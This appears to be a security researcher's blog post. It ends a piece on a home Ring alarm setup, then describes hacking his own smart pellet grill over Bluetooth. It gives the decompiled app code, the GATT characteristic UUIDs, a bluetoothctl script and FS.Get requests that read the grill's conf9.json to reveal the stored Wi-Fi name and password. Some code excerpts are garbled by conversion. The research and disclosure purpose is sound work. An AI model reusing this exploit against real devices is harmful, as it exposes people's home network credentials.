
For the business continuity, the main alarm system (Base Station) is equipped with a battery that can provide power for up to 15 minutes during short power outages, and it also has cellular connectivity support to handle internet outages. As someone who wants to ensure stability, I also purchased the [APC BE600M1 and BE425M Battery Backup](#) uninterruptible

power supply units to support not only the router and alarm system but also other electronic devices I have.

After completing all the installations, I now have a smart alarm system provided by [Ring mobile application](#), which allows me to monitor and receive notifications about activities happening in and around my home 24/7. To expand the monitoring beyond just myself, I have also started utilizing Ring's [Protect Pro](#) 24/7 professional monitoring service.



Finally, I completed the setup with [Alexa, Echo Show 10](#), an AI-supported voice assistant that can integrate with the Ring alarm system, transmit alarms generated by the system verbally, allow live viewing of cameras, make calls to the person ringing the doorbell, and most importantly, customize alarms according to your needs with [Routines](#).





EDIT ROUTINE



Enabled



NAME

Basement Door is open

[Change](#)

WHEN

Basement Door opens

[View/Edit](#)

Anytime

[Change](#)

ALEXA WILL

[Add action](#)

Say "Basement door is open"



FROM

Echo Show



Home



Communicate



Play



Devices



More

In conclusion, the Ring alarm system, along with all its components, cost us approximately \$2000. While it cannot replace our beloved and loyal companion, North, in terms of being our family's guardian, we believe the Ring alarm system provides a great opportunity for him to enjoy early retirement and long naps. 😊



I assume this article will be useful for those who want to use a DIY alarm system like me. Hope to see you in the following articles.

6. How I Hacked my Smart Grill ?

[The Russian Military Intelligence Department \(GRU\)](#), targeting Mert SARICA, a high-ranking bureaucrat, assigned the notorious [APT 28](#) hacker group, also known as Unit 26165, which has been operating since 2004, to infiltrate his home's wireless network and retrieve **Top Secret** classified documents.

On April 10th, APT 28 group members entered the country with diplomatic passports. After placing their equipment, including a computer and various hardware for wireless network hacking, in the trunk of a rented Citroen C3, they set off towards the address of the house.

Hacking Grill

Hacking Grill

Hacking Grill

As they approached the house, they resorted to the [Wardriving](#) method to identify the [SSID](#) (Service Set Identifier) of the target wireless network. After passing by the house twice, they

determined that the network with the highest signal strength belonged to **Hack4Career**.

To avoid arousing suspicion, the APT 28 group parked their cars at the beginning of the closest street to the house. They then turned their attention to trying to crack the 15-character alphanumeric password, which included special characters, protecting the wireless network using the [WPA3](#) protocol.

After extensive efforts, the group concluded that they couldn't break the password and decided to embark on [reconnaissance](#) around the house.

In today's world, the [Internet of Things \(IoT\)](#) is prevalent in various areas, from kitchen appliances and cars to thermostats and smart home systems. Due to the vulnerabilities of these devices, the group searched for smart devices that could be easily exploited.

According to [statistics](#), as of the year 2023, there are **8** billion people living on our planet, while the number of IoT devices has reached twice the human population, reaching **16** billion.

After a brief reconnaissance mission, the APT 28 group's attention was drawn to the Wi-Fi and Bluetooth-enabled [smart pellet grill](#) on the terrace, which was plugged into an outlet. They remotely took a photo of the brand and model and decided to purchase one for vulnerability research.

After 8 hours of investigation, they managed to obtain the name and password of the associated wireless network

remotely by sending a packet/command via Bluetooth to the grill, requiring only that it be plugged in.

With this information in hand, they wasted no time and quickly got into their cars, heading towards Mert SARICA's house. After parking their vehicles in the same spot at the beginning of the street, they used a [Parani-UD100](#) device connected to their computer's USB port to send a packet/command to the smart grill via Bluetooth from a distance of **984 feet**.

Upon receiving a response from the smart grill, they successfully obtained the **Hack4Career** wireless network name and its **15-character** password. They then successfully connected to the wireless network, completing the first step of their operation.

The fictional story I described above may seem utopian to many for two reasons.

First, you might think that Russian hackers entering a country with ease and then attempting to infiltrate a wireless network is something you'd only encounter in movie scripts. For those who think this way, I recommend taking a look at this [news](#) article from 2018. I'm sure that some of the photos in the article will look familiar to you. 😊

Second, you may believe that hacking a smart grill and infiltrating a home network wouldn't be as easy in practice and would only happen in an episode of [Mr. Robot](#). For those who think this way, I leave you with the following story where the main character and everything described are real.



With the approaching barbecue season, in April 2023, I started looking for a grill to use on my terrace. While considering

whether to get a practical gas grill or deal with charcoal every time, I decided to purchase a smart, WiFi pellet grill even though I've been saying "Smart device means spy device" for years.



After the grill reached my hands, I downloaded and installed the mobile app mentioned in the grill's user manual. After running the app, I followed the instructions and first added the grill via Bluetooth, then included it in my home WiFi network by entering the password.

PRODUCT SETUP

STEP 1:

Open your settings and ensure Bluetooth is enabled on this device

STEP 2:

Select your product when it appears below



580



790



1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

CONNECTING




WIFI SET UP

[SKIP](#)

Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS



WIFI SET UP


Enter the password for: 

Password
 

CONTINUE

After I cooked our first meal on the grill and enjoyed it, I decided to conduct a security research just like other IoT devices that I purchased before.

As a first step, I downloaded the mobile application from [ApkPure](#) and started examining the source code with the [jadx](#) tool. Since no obfuscation method was used during the compilation phase, I was able to easily examine the source code.



```

/* loaded from: classes3.dex */
public final class BleCommandMaker {
    public static final String BT_ICON = "225 225 000 011 000 000 007";
    public static final Companion Companion = new Companion(null);
    public static final String PAUSE = "225 225 000 009 000 048 051 000";
    public static final String POWER_OFF = "225 225 000 009 000 048 002 000";
    public static final String POWER_ON = "02";
    public static final int QUERY_AF_MODE = 3;
    public static final int QUERY_AF_ONOFF = 2;
    public static final int QUERY_AF_TEMP = 5;
    public static final int QUERY_AF_TIME = 6;
    public static final String SET_MODE = "225 225 000 000 000 040 007";
    public static final String SET_TEMP_MODE_TO_CELSIUS = "225 225 000 009 000 048 003 001";
    public static final String SET_TEMP_MODE_TO_CELSIUS_I = "22";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT = "225 225 000 009 000 048 003 000";
    public static final String SET_TEMP_MODE_TO_FAHRENHEIT_I = "21";
    public static final String START = "225 225 000 009 000 048 051 001";
    public static final String TURN_IT_OFF = "254 036 000 255";
    public static final String TURN_IT_ON = "254 036 001 255";
    public static final String WARMOFF = "225 225 000 009 000 048 020 000";
    public static final String WARMON = "225 225 000 009 000 048 020 001";
    private final JSONObject command;
    private final JSONObject params = new JSONObject();
    private final String TAG = "BleCommandMaker";

    public final String ConvertFC (boolean z) {
        return z ? SET_TEMP_MODE_TO_FAHRENHEIT : SET_TEMP_MODE_TO_CELSIUS;
    }


    public final String eraseLogsWithComment() {
        return "{\"id\":\"1099\",\"method\":\"FS.Put\",\"params\":{\"filename\":\"app.js\",\"append\":false,\"data\":\"\"}}";
    }

    public final String getGrillStatus() {
        return "{\"id\":\"1932\",\"method\":\"SendGenericCommand\",\"params\":{\"command\":\"254 011 001 255\"}}";
    }

    public final String getIPaddress() {
        return "{\"id\":\"888\",\"method\":\"GetCurrentIP\",\"params\":{}}";
    }

    public final String getState() {

```



```

435 public final String getFileContent(String fileName, int i) {
436     Intrinsics.checkNotNullParameter(fileName, "fileName");
437     return "{ \"id\":\"999\",\"method\":\"Fs.Get\",\"params\":{\"filename\":\"\" + fileName + "\", \"offset\": 0, \"len\":\"" + i + "\"} }";
438 }
439 public final String setupWiFiWithSecurity(String ssid, String wifiPassword) {
440     Intrinsics.checkNotNullParameter(ssid, "ssid");
441     Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
442     return "{ \"id\":\"1205\",\"method\":\"Config.Set\", \"params\":{\"config\":{\" \"http\":{\" \"hidden_files\":\"*.*\"
443 }
444 }
445 }
446 public final String sendSSID(String ssid) {
447     Intrinsics.checkNotNullParameter(ssid, "ssid");
448     return "{ \"id\":\"1205\",\"method\":\"Config.Set\", \"params\":{\"config\":{\" \"wifi\":{\" \"sta\":{\" \"ssid\":\"" + ssid + "\"}}}}";
449 }
450 public final String sendPass(String pass) {
451     Intrinsics.checkNotNullParameter(pass, "pass");
452     return "{ \"id\":\"1204\",\"method\":\"Config.Set\", \"params\":{\"config\":{\" \"wifi\":{\" \"sta\":{\" \"pass\":\"" + pass + "\"}}}}";
453 }
454 public final String setAWFrequency(int i) {
455     try {
456         this.command.put("id", BLECommandMaker.KT.ID_SET_AWS_FREQUENCY);
457         this.command.put(FirebaseAnalytics.Param.METHOD, "SendGenericCommand");
458         this.params.put("command", "254 011 001 255");
459         this.params.put("frequency", i);
460         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
461         JSONObject = this.command.toString();
462         Intrinsics.checkNotNullExpressionValue(JSONObject, "command.toString()");
463         return JSONObject;
464     } catch (JSONException unused) {
465         return "";
466     }
467 }
468 public final String setProbeTemperature(int i, int i2) {
469     try {
470         this.command.put(FirebaseAnalytics.Param.METHOD, "SetTemperature");
471         this.params.put(TypedValues.Attributes_5_TARGET, Intrinsics.stringPlus("probe", Integer.valueOf(i)));
472         this.params.put("amount", i2);
473         this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
474     }
475 }

```

After navigating through the codes for a while, I noticed the **init.js** file that was passed as a parameter to the **getFileContent()** function. When I examined the **getFileContent()** function, I saw that it read the **init.js** file located in the operating system of the grill using the **Fs.Get** method.



```

if (Intrinsics.areEqual(descriptor.getCharacteristic().getUuid(), BluetoothLeService.UUID_CHARACTERISTIC_RPC)) {
    Crashlytics crashlytics2 = Crashlytics.INSTANCE;
    str3 = BluetoothLeService.TAG;
    crashlytics2.distr, "BluetoothWrite: RPC response enabled.");
    if (PreferenceHelper.read(PreferenceHelper.CONNECT_DEVICE_CBU, false).booleanValue() || == null) {
        return;
    }
    addIntoQueue(new BLECommandMaker().getFileContent("init.js", 20), BaseBLEServiceActivity.QUERY_COMMAND);
}
return;
}
Crashlytics crashlytics3 = Crashlytics.INSTANCE;
str2 = BluetoothLeService.TAG;
crashlytics3.distr, "STATUS notification registered.");
= BluetoothLeService.this.bluetoothLeService;
if ( == null) {
    return;
}
.onBLEConnected();
};
private final IBinder mBinder = new LocalBinder(this);
public final int getConnectionState() {
    return this.connectionState;
}
public boolean getBluetoothConnectDeviceisNXGI() {
    return this.bluetoothConnectDeviceisNXGI;
}

```

Is there a way to replace **init.js** with something valuable from the attacker's perspective?


```

public final String getFileContent(String fileName, int i) {
    Intrinsics.checkNotNullParameter(fileName, "fileName");
    return "{ \"id\":999,\"method\":\"FS.Get\", \"params\":{\"filename\":\"\" + fileName + "\", \"offset\": 0, \"len\": \" + i + \"}} ";
}

public final String setupWiFiWithSecurity(String ssid, String wifiPassword) {
    Intrinsics.checkNotNullParameter(ssid, "ssid");
    Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
    return "{ \"id\": 1285, \"method\": \"Config.Set\", \"params\":{\"config\":{\"http\":{\"hidden_files\": \"%*.w\"
}

public final String sendSSID(String ssid) {
    Intrinsics.checkNotNullParameter(ssid, "ssid");
    return "{ \"id\":1285,\"method\":\"Config.Set\", \"params\":{\"config\":
}

public final String sendPass(String pass) {
    Intrinsics.checkNotNullParameter(pass, "pass");
    return "{ \"id\":\"1284,\"method\":\"Config.Set\", \"params\":{\"config\":
}

public final String setAWSFrequency(int i) {

```

Might FS.Get method be a clue of the target operating system ?



Of course, when I saw this, lightning bolts struck in my mind and I had only one question in my mind: “If I send a file name other than init.js to the grill via Bluetooth, would I be able to see the content of that file in the response?”

To find the answer to this question, just like in my blog post titled [“Run Mert Run”](#) I followed the steps in a response to a message from someone who was experiencing Bluetooth packet-related issues on Samsung’s [support page](#) to examine the Bluetooth communication between the mobile application and the grill.

When I started analyzing the **btsnoop_hci.log** file with Wireshark, I saw that at one point in the communication, the mobile application wrote the value **00000055** (WRITE REQUEST) to the handle **0x33** of the **5f6d4f53-5f52-5043-5f74-785f63746c5f** (CHARACTERISTIC_BROIL_KING_WRITE_DATA_LENGTH) Bluetooth service.

In the next step, I saw that the command **{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”init.js”,”offset”: 0 , “len”:20}}** was sent in pieces (WRITE REQUEST) to the handle **0x2e** of the **5f6d4f53-5f52-5043-5f64-6174615f5f5f**

(CHARACTERISTIC_BROIL_KING_WRITE_COMMAND)
) service's characteristic.



Wireshark capture showing Bluetooth HCI ACL Packet details. The packet is a Decoded Write Request (0x12) with a value field containing the 2nd part of the command in 20 bytes.


Sent the 2nd part of the command in 20 bytes.

Wireshark capture showing Bluetooth HCI ACL Packet details. The packet is a Decoded Write Request (0x12) with a value field containing the 3rd part of the command in 20 bytes.


Sent the 3rd part of the command in 20 bytes.


Wireshark capture showing Bluetooth HCI ACL Packet details. The packet is a Decoded Write Request (0x12) with a value field containing the 4th part of the command in 20 bytes.

Sent the 4th part of the command in 20 bytes.




When I decoded the [Base64](#)-encoded data in the response (READ RESPONSE) received from the grill, which contained `{"id":999, "src":"XXX-XXXXXXX", "result":{"data":"Ly9CS1B2MDQyLjQ1ICAgICAgICA=", "left": 35298}}`, I found the string `//BKPv042.45`





When I searched for some keywords that caught my attention in the source code of the mobile application on Google search engine, I learned that the grill has an operating system called [Mongoose OS](#).



After realizing that I had never seen or heard of this operating


system before, I decided to take a look at the user guide on their website. When I visited the [Device config page](#), the **conf9.json** file among the json files starting with conf caught my attention.

Since I thought this file containing user settings might have some noteworthy information, I created the following **88** characters long request/command to read the **conf9.json** file over Bluetooth connection using **bluetoothctl** tool instead of **init.js**, but I encountered an **Invalid Offset** error when I sent it to the grill through a [Bash](#) script.

```
{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.
json”,”offset”: 0 , “len”:20}}
```

```
(root@Kali)~[~/Desktop]
# echo -n '{ "id":999,"method":"FS.Get", "params":{"filename":"conf9.json",
offset": 0 , "len":20}}' | hexdump -ve '/1 "0x%02x "'
0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d 0x65 0x74 0x
68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22 0x2c 0x22 0x70
0x61 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c 0x65 0x6e 0x61 0
x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a 0x73 0x6f 0x6e 0x2
2 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20 0x30 0x20 0x2c 0x20
0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20
```


```
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 #!/bin/bash
2 bluetoothctl << EOF
3 devices
4 agent on
5 connect
6 gatt.select-attribute 5f6d4f53-5f52-5043-5f74-785f63746c5f
7 gatt.write "0x00 0x00 0x00 0x55"
8 gatt.select-attribute 5f6d4f53-5f52-5043-5f64-6174615f5f5f
9 gatt.write "0x20 0x7b 0x22 0x69 0x64 0x22 0x3a 0x39 0x39 0x39 0x2c 0x22 0x6d
0x65 0x74 0x68 0x6f 0x64 0x22 0x3a 0x22 0x46 0x53 0x2e 0x47 0x65 0x74 0x22
0x2c 0x22 0x70 0x61 0x6d 0x72 0x61 0x6d 0x73 0x22 0x3a 0x7b 0x22 0x66 0x69 0x6c
0x65 0x6e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x63 0x6f 0x6e 0x66 0x39 0x2e 0x6a
0x73 0x6f 0x6e 0x22 0x2c 0x22 0x6f 0x66 0x66 0x73 0x65 0x74 0x22 0x3a 0x20
0x30 0x20 0x2c 0x20 0x22 0x6c 0x65 0x6e 0x22 0x3a 0x32 0x30 0x7d 0x7d 0x20"
10 gatt.read
11 gatt.read
12 EOF
```



After doing some research, I learned that the “invalid offset” error was triggered due to the size of command/payload. Later, I decided to equalize the size of the 85-character `init.js` request and the above 88-character `conf9.json` request. After removing 3 space characters, the request took the following form and became 85 characters in length.


```
{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:0,”len”:20}}
```


After sending this request to the grill, I saw that I was able to successfully read the first 20 characters of the `conf9.json` file.



When I continued reading the file by incrementally increasing the optional parameter **Offset**, I discovered that with the following request, I was able to obtain the wireless network name and password I had entered during the setup of the grill application!

```
{“id”:999,”method”:”FS.Get”,”params”:{“filename”:”conf9.json”,”offset”:280,”len”:99}}
```





